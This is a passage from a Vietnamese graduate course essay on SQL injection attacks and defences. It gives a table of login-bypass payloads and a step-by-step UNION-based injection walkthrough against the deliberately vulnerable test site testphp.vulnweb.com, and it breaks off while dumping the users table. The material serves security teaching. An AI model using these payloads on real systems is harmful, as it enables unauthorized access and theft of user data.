

TRƯỜNG ĐẠI HỌC DUY TÂN
KHOA SAU ĐẠI HỌC

Tiểu luận môn

AN TOÀN VÀ BẢO MẬT THÔNG TIN

CÁCH TẤN CÔNG VÀ PHÒNG CHỐNG LỖ HỔNG BẢO MẬT SQL INJECTION



Hướng dẫn : PGS.TS Lê Đắc Nhường

Thực hiện : Phạm Minh Tuấn

Võ Đình Hiếu

Nguyễn Anh Quân

Lớp : K22MCS (Khoa học máy tính)



Đà nẵng, 06/2021

MỤC LỤC

LỜI MỞ ĐẦU	1
CHƯƠNG 1: GIỚI THIỆU VỀ LỖ HỒNG SQL INJECTION	3
1.1. CƠ SỞ DỮ LIỆU VÀ CÂU LỆNH SQL	3
1.2. TỔNG QUAN SQL INJECTION	4
1.2.1. Khái niệm	4
1.2.2. Cơ chế hoạt động	4
1.2.3. Mức độ nguy hiểm.....	4
1.3. PHÂN LOẠI SQL INJECTION.....	5
1.3.1. Phương pháp In-band SQLi.....	5
1.3.2. Phương pháp Inferential SQLi (Blind SQLi)	6
1.3.3. Phương pháp Out-of-band SQLi	6
CHƯƠNG 2: CÁCH TẤN CÔNG VÀ PHÒNG CHỐNG SQL INJECTION	7
2.1. CÁCH TẤN CÔNG.....	7
2.1.1. Tấn công vượt qua đăng nhập	7
2.1.2. Tấn công lấy tất cả thông tin dữ liệu	8
2.2. CÁCH PHÒNG CHỐNG	15
➤ Lọc dữ liệu từ bên ngoài.....	15
➤ Không cộng chuỗi để tạo lệnh SQL.....	15
➤ Không hiển thị exception, message lỗi:.....	15
➤ Không cộng chuỗi để tạo lệnh SQL.....	Error! Bookmark not defined.
➤ Phân quyền rõ ràng trong Cơ sở dữ liệu:.....	15
➤ Thay đổi cấu hình trong SQL Server.....	16
➤ Mã hóa dữ liệu nhạy cảm.....	16
➤ Không nên lưu trữ dữ liệu không liên quan.....	16
➤ Backup dữ liệu thường xuyên.....	16
CHƯƠNG 3: ỨNG DỤNG MÔ PHỎNG VÀ KHẮC PHỤC SQL INJECTION	17
3.1. GIỚI THIỆU ỨNG DỤNG	17
3.2. TRUY CẬP ỨNG DỤNG	17
3.3. LỖ HỒNG ĐĂNG NHẬP.....	18
3.3.1. Tấn công Vượt qua đăng nhập.....	18
3.3.2. Khắc phục lỗi Vượt qua đăng nhập	19

3.4. LỖ HỔNG QUERYSTRING	21
3.3.3. Tấn công từ QueryString	21
3.3.4. Khắc phục lỗi từ QueryString.....	22
CHƯƠNG 4: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	24
TÀI LIỆU THAM KHẢO	25

DANH MỤC HÌNH VẼ

Ký hiệu	Nội dung	Trang
Hình 1.1	Cơ chế hoạt động SQL Injection	4
Hình 1.2	Phân loại SQL Injection	5
Hình 3.1	Giao diện chính của ứng dụng	17
Hình 3.2	Giao diện Đăng nhập thành công	18
Hình 3.3	Giao diện Vượt qua Đăng nhập bằng SQL Injection	18
Hình 3.4	Giao diện tấn công Vượt qua đăng nhập không thành công	19
Hình 3.5	Đoạn mã khắc phục lỗi Vượt qua đăng nhập	20
Hình 3.6	Giao diện Lỗi hỏng QueryString	21
Hình 3.7	Giao diện sau khi tấn công qua QueryString	22
Hình 3.8	Giao diện tấn công không thành công từ QueryString	23
Hình 3.9	Đoạn mã khắc phục lỗi SQL Injection từ QueryString	23

LỜI MỞ ĐẦU

1. Lý do chọn đề tài

Ngày nay, công nghệ thông tin phát triển vượt bậc và được áp dụng hầu như trong tất cả các lĩnh vực trong cuộc sống. Nhưng cùng với sự phát triển này thì các ứng dụng và dữ liệu cũng trở thành mục tiêu ưu thích của những kẻ tấn công. Các hình thức tấn công rất đa dạng như: thay đổi nội dung, tấn công từ chối dịch vụ hoặc chiếm quyền điều khiển... Mục đích của các hacker khác nhau, có thể xuất phát từ thiện chí muốn tấn công để tìm ra những điểm yếu để cảnh báo nhưng nghiêm trọng hơn là tấn công để phục vụ cho các mục đích xấu như thay đổi, thêm bớt, bán dữ liệu cho các bên tội phạm khác, sử dụng thông tin có được cho các hình thức tấn công xa hơn, hoặc chỉ đơn giản xóa toàn bộ cơ sở dữ liệu để khiến hệ thống không còn hoạt động chính xác nữa.

Các hình thức tấn công vô cùng đa dạng nhưng có thể chia làm 2 loại chính là tìm cách truy cập vào tài khoản quản trị (Access Control) hoặc tấn công vào lỗ hổng bảo mật trên phần mềm. Tiêu biểu nhất cho hình thức tấn công thứ 2 là tấn công bằng cách khai thác lỗ hổng SQL Injection (SQLi).

Mức độ nguy hiểm của lỗ hổng SQL Injection trong quá khứ có thể kể đến các vụ bị rò rỉ dữ liệu nổi tiếng như: Sony, Microsoft UK, Vietnamwork, Visa International và MasterCard International đã để lại hậu quả cực kỳ nghiêm trọng. Vì lý do đó, Inject (Không chỉ SQL mà OS và LDAP) nằm chễm chệ ở vị trí đầu bảng trong top 10 lỗ hổng bảo mật của OWASP.

Ngày nay các kiểu tấn công của các hacker cũng ngày càng tinh vi, phức tạp và khó ngăn chặn. Hậu quả để lại thì vô cùng nặng nề nên xuất phát từ những lý do đó, chúng em chọn đề tài “Cách tấn công và phòng chống lỗ hổng SQL Injection” làm đề tài nghiên cứu nhằm phổ biến kiến thức về phòng chống khi xây dựng các ứng dụng.

2. Mục tiêu nghiên cứu

Giúp hiểu hơn về các mối đe dọa an toàn thông tin trên môi trường mạng và trong các ứng dụng.

Hiểu rõ hơn về khái niệm SQL Injection và phương thức hoạt động của các hacker thông qua lỗ hổng này nhằm đưa ra các giải pháp phòng chống.

Biết sử dụng kiến thức và công cụ cơ bản để kiểm tra bảo mật trên các ứng dụng đã được triển khai để khuyến cáo hoặc bịt lại các lỗ hổng kịp thời.

3. Phương pháp nghiên cứu

Tìm hiểu về ngôn ngữ truy vấn có cấu trúc SQL, các cách thao tác với cơ sở dữ liệu mà có liên quan đến lỗ hổng SQL Injection.

Nghiên cứu chi tiết về lỗ hổng, tổng hợp lại các kỹ thuật và phương pháp đã được sử dụng để khai thác lỗi bảo mật SQL Injection.

Lập trình website có hỗ trợ về cách thức khai thác và phương pháp khắc phục lỗ hổng SQL Injection.

4. Bố cục tiểu luận

Nội dung của bài tiểu luận được trình bày với bố cục gồm 04 chương như sau:

Chương 1: Giới thiệu về lỗ hổng SQL Injection.

Chương 2: Ví dụ tấn công và phòng chống SQL Injection.

Chương 3: Ứng dụng mô phỏng và khắc phục lỗi SQL Injection.

Chương 4: Kết luận và hướng phát triển.

Chương 1

GIỚI THIỆU VỀ LỖ HỒNG SQL INJECTION

1.1. CƠ SỞ DỮ LIỆU VÀ CÂU LỆNH SQL

Các ứng dụng công nghệ thông tin hầu hết là có cơ sở dữ liệu. Vì vậy, tầm quan trọng của cơ sở dữ liệu luôn được đảm bảo ở mức cao nhất để hệ thống có thể hoạt động ổn định và hiệu quả. Những hệ thống được phát triển theo nhiều công nghệ khác nhau nhưng cơ sở dữ liệu luôn được lưu trữ độc lập và ứng dụng sẽ khai thác dữ liệu qua môi trường mạng LAN hoặc WAN để dễ dàng triển khai, nâng cấp và bảo trì.

Các ứng dụng đa số sẽ dùng SQL là ngôn ngữ được tiêu chuẩn hóa để thực thi các lệnh thao tác dữ liệu. Tất cả các lệnh đều có tùy chọn đưa vào mệnh đề kiểm tra điều kiện dựa vào các tham số do người dùng cung cấp. Ví dụ sau là một truy vấn SQL dùng để tìm kiếm bản ghi có *ItemNumber=100* dựa vào mệnh đề WHERE:

```
SELECT ItemName, ItemDescription
FROM Item
WHERE ItemNumber=100
```

Để thay thế số 100 thành một biến *@ItemNumber* để truy vấn tùy biến một cách linh hoạt thì câu lệnh SQL phải được viết lại như sau:

```
DECLARE @sqlQuery
SET @sqlQuery = "SELECT ItemName, ItemDescription
FROM Item
WHERE ItemNumber=" + @ItemNumber
```

Trong đó *@ItemNumber* được lấy từ ô Textbox, QueryString hoặc các liên kết được định nghĩa trong ứng dụng.

Trong chuỗi *@sqlQuery* được định nghĩa có thể chứa nhiều điều kiện sau mệnh đề WHERE hoặc nhiều lệnh để thực hiện nhiệm vụ khác miễn là không sai cú pháp và vượt độ dài qui định ban đầu.

Khi lập trình nếu không kiểm tra dữ liệu đầu vào chắc chắn trước cộng vào chuỗi thì hacker sẽ dựa vào đó để khai thác và kỹ thuật đang được đề cập đó là SQL Injection.

1.2. TỔNG QUAN SQL INJECTION

1.2.1. Khái niệm


SQL Injection là kỹ thuật cho phép các kẻ tấn công chèn và thực thi các lệnh SQL bất hợp pháp vào bên trong hệ thống, bằng cách lợi dụng các lỗ hổng bảo mật từ các cách lấy dữ liệu bên ngoài của các ứng dụng. Qua đó nhằm làm lộ thông tin, chiếm đoạt hoặc phá hủy dữ liệu của hệ thống.

Ta có thể hiểu tấn công SQL Injection là việc truyền thêm các mã SQL vào các nơi hệ thống lấy dữ liệu từ bên ngoài để làm thay đổi mục đích câu truy vấn ban đầu.

1.2.2. Cơ chế hoạt động

Ứng dụng sử dụng các câu lệnh SQL động, trong đó dữ liệu được kết nối với mã SQL gốc để tạo câu lệnh SQL hoàn chỉnh.

Dựa vào việc dữ liệu đầu vào không được kiểm tra hoặc kiểm tra sơ sài, kẻ tấn công sẽ dựa vào đó để cố tình chèn thêm các mã lệnh SQL để tấn công hòng thực hiện mục đích của mình.



Hình 1.1: Cơ chế hoạt động SQL Injection


1.2.3. Mức độ nguy hiểm

Tùy vào mức độ tinh vi, SQL Injection có thể cho phép kẻ tấn công:

- Vượt qua các khâu kiểm tra và xác thực người dùng.
- Thay đổi hoặc xóa dữ liệu quan trọng, nhạy cảm của hệ thống.
- Đánh cắp các thông tin được lưu trữ trong cơ sở dữ liệu và trên máy chủ.
- Chiếm quyền điều khiển hệ thống.

1.3. PHÂN LOẠI SQL INJECTION

SQL Injection được phân chia thành 3 loại chính dựa vào phương pháp sử dụng để truy cập dữ liệu backend, hoặc khả năng gây hại của chúng như sau: In-band SQLi (Classic), Inferential SQLi (Blind) và Out-of-band SQLi.



Hình 1.2: Phân loại SQL Injection

1.3.1. Phương pháp In-band SQLi

Kẻ tấn công sử dụng cùng một kênh liên lạc để tấn công và thu thập kết quả. Tính đơn giản và hiệu quả của In-band SQLi khiến nó trở thành một trong những kiểu tấn công SQLi phổ biến nhất hiện nay. Có hai biến thể của phương pháp này:

- **Error-based SQLi:** là kỹ thuật tấn công SQL Injection dựa vào thông báo lỗi của Database Server. Hacker sẽ thực hiện các hành động làm cơ sở dữ liệu trả về các thông báo lỗi và dựa vào đó để thu thập thông tin về cấu trúc của cơ sở dữ liệu.
- **Union-based SQLi:** là kỹ thuật dựa vào toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION và trả về 1 kết quả như một phần của HTTP response. Response này có thể chứa dữ liệu mà kẻ tấn công có thể sử dụng.

1.3.2. Phương pháp Inferential SQLi (Blind SQLi)

Không giống như In-band SQLi, phương pháp này tốn nhiều thời gian hơn cho việc tấn công do không có bất kỳ dữ liệu nào được thực sự trả về thông qua web application và hacker thì không thể theo dõi kết quả trực tiếp. Thay vào đó, kẻ tấn công sẽ cố gắng xây dựng lại cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads, dựa vào kết quả phản hồi của web application và kết quả hành vi của database server. Blind SQL Injection có thể được phân loại thành:

- **Boolean:** là kỹ thuật tấn công SQL Injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là đúng hay sai. Dựa trên kết quả, thông tin trong HTTP response sẽ sửa đổi hoặc không. Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP response có thể thay đổi, hoặc giữ nguyên. Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng ký tự.
- **Time-based:** là kỹ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi. Thời gian phản hồi (ngay lập tức hay trễ theo khoảng thời gian được thiết lập) cho phép kẻ tấn công suy đoán kết quả truy vấn là đúng hay sai. Dựa trên kết quả, một HTTP response sẽ được tạo ra và hacker có thể tìm ra thông báo mà chúng đã sử dụng trả về đúng hay sai, không cần dựa vào dữ liệu từ cơ sở dữ liệu. Kiểu tấn công này cũng tốn nhiều thời gian tương tự như Boolean-based SQLi.

1.3.3. Phương pháp Out-of-band SQLi

Out-of-band SQLi không phải dạng tấn công phổ biến bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi Web Application.

Kiểu tấn công này xảy ra khi hacker không thể tấn công bằng phương pháp In-band SQLi và đặc biệt là việc phản hồi từ server là không ổn định. Kiểu tấn công này phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công.

Chương 2

CÁCH TẤN CÔNG VÀ PHÒNG CHỐNG SQL INJECTION

2.1. CÁCH TẤN CÔNG

2.1.1. Tấn công vượt qua đăng nhập

Truy cập trang web sau: <http://testphp.vulnweb.com/login.php> ta thấy website thể hiện giao diện đăng nhập như bên dưới:

Để đăng nhập thành công vào hệ thống ta phải có Username và Password, ở đây website có hỗ trợ là: Username: **test**, Password: **test**.

Từ cửa sổ đăng nhập này, ta có thể thử xem hệ thống có bị lỗi SQL Injection hay không bằng cách ta lần lượt nhập thông tin Username và Password có giá trị bằng nhau và như bảng sau:

STT	Cột 1	Cột 2	Cột 3
1	or 1=1	admin') or ('1='1	admin" or "1"="1"/*
2	or 1=1--	admin') or ('1='1'--	admin" or 1=1 or ""="
3	or 1=1#	admin') or ('1='1'#	admin" or 1=1
4	or 1=1/*	admin') or ('1='1'/*	admin" or 1=1--
5	admin' --	admin') or '1='1	admin" or 1=1#
6	admin' #	admin') or '1='1'--	admin" or 1=1/*
7	admin'/*	admin') or '1='1'#	admin") or ("1"="1
8	admin' or '1='1	admin') or '1='1'/*	admin") or ("1"="1"--
9	admin' or '1='1'--	1234 ' AND 1=0 UNION ALL SELECT	admin") or ("1"="1"#

		'admin', '81dc9bdb52d04dc200 36dbd8313ed055	
10	admin' or '1'='1'#	admin" --	admin") or ("1"="1"/*
11	admin' or '1'='1'/*	admin" #	admin") or "1"="1
12	admin' or 1=1 or "='	admin"/*	admin") or "1"="1"--
13	admin' or 1=1	admin" or "1"="1	admin") or "1"="1"#
14	admin' or 1=1--	admin" or "1"="1"--	admin") or "1"="1"/*
15	admin' or 1=1#	admin" or "1"="1"#	1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc2003 6dbd8313ed055
16	admin' or 1=1/*		

Sau khi ta thấy có nhiều giá trị đăng nhập được mà không cần đến tài khoản hệ thống cung cấp như: *admin' or '1'='1*, *admin' or '1'='1'#*, *admin' or 1=1 or '='*, *admin' or 1=1#*.

➔ Website tồn tại lỗ hổng SQL Injection Login ByPass, hacker có thể dễ dàng đăng nhập vào phần quản trị mà không cần biết thông tin Username và Password.

2.1.2. Tấn công lấy tất cả thông tin dữ liệu

Truy cập trang web sau: <http://testphp.vulnweb.com>, sau đó bấm chọn **Browse Artists**, sau đó chọn **r4w8173** thì IN-BAND SQLi website sẽ hiển thị giao diện như hình vẽ dưới và trên thanh địa chỉ của trình duyệt sẽ hiển thị đường dẫn được đóng khung màu đỏ:



Bước 1: Xác định lỗi SQL injection

Từ đường dẫn của trình duyệt, thêm ký tự bất kỳ vào cuối đường dẫn trên thanh địa chỉ để kiểm tra xem Website có lỗ hổng SQL Injection hay không. Chúng ta sẽ thêm dấu nháy (') như sau:

```
http://testphp.vulnweb.com/artists.php?artist=1'
```

Sau khi nhấn Enter, màn hình lỗi sẽ xuất hiện như hình vẽ dưới:



Điều này chứng tỏ Website này không kiểm tra dữ liệu đầu vào mà cố gắng truy vấn cơ sở dữ liệu để tìm artist=1' nên trả về thông báo lỗi như hình vẽ trên.

➔ Website tồn tại lỗ hổng SQL Injection.

Bước 2: Tìm số cột trong bảng có thể bị khai thác

Sử dụng câu lệnh Order By để xác định số cột của bảng dữ liệu có liên quan đến trang hiện tại được truy vấn bằng QueryString trên URL là artist=1.

Gõ vào cuối đường dẫn trên thanh địa chỉ của trình duyệt thêm đoạn sau: order by 1. Sau đó thay thế số 1 bằng các số khác theo thứ tự tăng dần rồi bấm phím Enter đến khi nào lỗi xuất hiện thì dừng lại.

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 1
```

...

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 4
```




Khi ta gõ số 4 thì lỗi xảy ra, điều này cho thấy thông tin dữ liệu đang truy vấn này chỉ có tối đa 3 cột.

Sử dụng câu lệnh UNION để tìm xem những cột nào được dùng để hiển thị thông tin, ta thay thế đường dẫn trên thanh địa chỉ bằng đường dẫn bên dưới:

`http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3`

Mục đích của câu lệnh là gộp dữ liệu của câu truy vấn của Website với dữ liệu mẫu truyền vào là (1, 2, 3) để tìm ra thông tin cột sử dụng. Sau khi bấm Enter, website sẽ không thay đổi giao diện nên ta tiến hành thay đổi URL từ `artist=1` thành `artist=-1` thì sẽ hiển thị kết quả như hình vẽ dưới:




➔ Chúng ta thấy dữ liệu trả về có 3 cột và cột 2, 3 được dùng để hiển thị thông tin lên Web, vậy ta có thể dựa vào nó khai thác tiếp thông tin.

Bước 3: Khai thác thêm thông tin của hệ quản trị cơ sở dữ liệu

Dựa vào lệnh tìm cột ở bước 2, thay thế cột không sử dụng bằng lệnh sau để tìm thông tin về phiên bản của cơ sở dữ liệu, ở đây ta thay thế col2 bằng @@version. Nếu báo lỗi về kiểu dữ liệu ta có thể thay thế cột khác.

`http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, @@version, 3`

Sau khi bấm Enter thì Website sẽ hiển thị kết quả như hình vẽ dưới:



➔ Như vậy, ta có cơ sở dữ liệu là MySQL 8.0.22, hệ điều hành Ubuntu 20.04.

Ngoài ra, ta có thể dựa vào tập lệnh của MySQL như hình vẽ dưới để tìm các thông tin của cơ sở dữ liệu:

Variable/Function	Output
<code>user()</code>	Current User
<code>database()</code>	Current Database
<code>version()</code>	Version
<code>schema()</code>	current Database
<code>UUID()</code>	System UUID key
<code>current_user()</code>	Current User
<code>current_user</code>	Current User
<code>system_user()</code>	Current System user
<code>session_user()</code>	Session user
<code>@@hostname</code>	Current Hostname
<code>@@tmpdir</code>	Temp Directory
<code>@@datadir</code>	Data Directory
<code>@@version</code>	Version of DB
<code>@@basedir</code>	Base Directory
<code>@@GLOBAL.have_symlink</code>	Check if Symlink is Enabled or Disabled
<code>@@GLOBAL.have_ssl</code>	Check if it SSL is available

Bước 4: Xác định tên Database

Dựa vào lệnh tìm phiên bản ở bước 3, ta thay thế @@version bằng database() để tìm tên của cơ sở dữ liệu:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```

Sau khi bấm Enter thì Website sẽ hiển thị kết quả như hình vẽ dưới:



➔ Theo kết quả có được, cơ sở dữ liệu của website có tên là: **acuart**

Bước 5: Xác định user quản lý cơ sở dữ liệu

Thay đổi lệnh tìm tên cơ sở dữ liệu ở bước 4 thành lệnh sau để lấy thông tin user đang quản lý cơ sở dữ liệu:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, version(),  
current_user()
```

Sau khi bấm Enter thì Website sẽ hiển thị kết quả như hình vẽ dưới:




➔ Như vậy, user quản lý cơ sở dữ liệu acuart là: **acuart@localhost**

Bước 6: Liệt kê tất cả bảng trong cơ sở dữ liệu

Thay đổi lệnh tìm tên cơ sở dữ liệu ở bước 5 thành lệnh sau để lấy thông tin tất cả các bảng trong cơ sở dữ liệu:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,
group_concat(table_name), 3 from information_schema.tables where
table_schema=database()
```

Sau khi bấm Enter thì Website sẽ hiển thị kết quả như hình vẽ dưới:




➔ Như hình vẽ trên, danh sách các bảng trong cơ sở dữ liệu là: **artists, carts, categ, featured, guestbook, pictures, products, users**. Dựa vào đó ta có thể suy ra bảng chứa thông tin người dùng là bảng: **users**.

Bước 7: Liệt kê tất cả các cột trong bảng Users

Thay đổi lệnh tìm tên cơ sở dữ liệu ở bước 6 thành lệnh sau để lấy thông tin tất cả các cột trong cơ sở dữ liệu:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,
group_concat(column_name), 3 from information_schema.columns where
table_name='users'
```

Sau khi bấm Enter thì Website sẽ hiển thị kết quả như hình vẽ dưới:




➔ Như vậy, ta lấy được các cột bảng của users gồm: **uname, pass, cc, address, email, name, phone, cart**.

Bước 8: Lấy thông tin người dùng trong bảng Users

Thay đổi lệnh tìm tên cơ sở dữ liệu ở bước 7 thành lệnh sau để lấy thông tin người dùng trong bảng Users:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(uname), from users
```

Sau khi bấm Enter thì Website sẽ hiển thị kết quả như hình vẽ dưới:

